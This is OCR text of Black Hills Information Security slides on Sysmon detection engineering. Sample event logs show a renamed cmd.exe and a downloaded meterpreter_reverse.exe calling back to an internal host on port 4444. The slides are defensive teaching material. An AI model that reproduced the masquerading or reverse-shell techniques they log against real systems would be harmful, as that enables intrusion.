
EID 1 – Process Execution - OriginalFileName

```
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("C:\Users\Administrator\Desktop\taco.exe") | select *

FileVersionRaw     : 10.0.20348.2520
ProductVersionRaw  : 10.0.20348.2520
Comments           :
CompanyName        : Microsoft Corporation
FileBuildPart      : 20348
FileDescription    : Windows Command Processor
FileMajorPart      : 10
FileMinorPart      : 0
FileName           : C:\Users\Administrator\Desktop\taco.exe
FilePrivatePart    : 2520
FileVersion        : 10.0.20348.2520 (WinBuild.160101.0800)
InternalName       : cmd
IsDebug            : False
IsPatched          : False
IsPrivateBuild     : False
IsPreRelease       : False
IsSpecialBuild     : False
Language           : English (United States)
LegalCopyright     : © Microsoft Corporation. All rights reserved.
LegalTrademarks    :
OriginalFilename   : Cmd.Exe
PrivateBuild       :
ProductBuildPart   : 20348
ProductMajorPart   : 10
ProductMinorPart   : 0
ProductName        : Microsoft® Windows® Operating System
ProductPrivatePart : 2520
ProductVersion     : 10.0.20348.2520
SpecialBuild       :
```



EID 1 – Process Execution - OriginalFileName



BLACK HILLS
Information Security


EID 11 – File Creation

- Interesting fields to note
  - ProcessGuid
  - Image
  - TargetFileName
  - User

File created:
RuleName: -
UtcTime: 2025-07-13 02:38:04.314
ProcessGuid: {8860b3c6-1c0b-6873-5002-000000005603}
ProcessId: 8756
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
TargetFilename: C:\Users\Administrator\Downloads\meterpreter_reverse.exe:Zone.Identifier
CreationUtcTime: 2025-07-13 02:37:51.205
User: EC2AMAZ-34TF0NJ\Administrator

Bonus EID 15 – FileStreamHash

- Interesting Fields to note
  - ProcessGuid
  - Image
  - TargetFilename
  - Contents




```
C:\Users\Administrator\Downloads>more < "meterpreter_reverse.exe:Zone.Identifier:$DATA"
[ZoneTransfer]
ZoneId=3
ReferrerUrl=http://172.31.2.111:8080/
HostUrl=http://172.31.2.111:8080/meterpreter_reverse.exe
```

BLACK HILLS Information Security

EID 3 – Network Connection

- Interesting fields to note
  - ProcessGuid
  - Initiated
  - SourceIp
  - DestinationIp
  - DestinatinPort
  - Image
  - User

```
Network connection detected:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: 2025-07-13 02:38:12.912
ProcessGuid: {8860b3c6-1c15-6873-5402-000000005603}
ProcessId: 4504
Image: C:\Users\Administrator\Downloads\meterpreter_reverse.exe
User: EC2AMAZ-34TF0NJ\Administrator
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.31.81.52
SourceHostname: -
SourcePort: 51786
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.31.2.111
DestinationHostname: -
DestinationPort: 4444
DestinationPortName: -
```

Speed Up Detection Engineering Verification Testing

- Now what since I have Sysmon configured?
- Start creating some detects
- To save time in verification phase use tools like Echo<Threat to simulate activity
- Currently supports Elastic and some Windows logs
- Working on updates (Life be crazy sometimes =))

- Talk on Echo<Threat: https://www.youtube.com/live/-fQFkrZAWmM

- Github: https://github.com/hulkmode/echothreat

BLACK HILLS
Information Security

Thank You and Have a Great Day!

BLACK HILLS
Information Security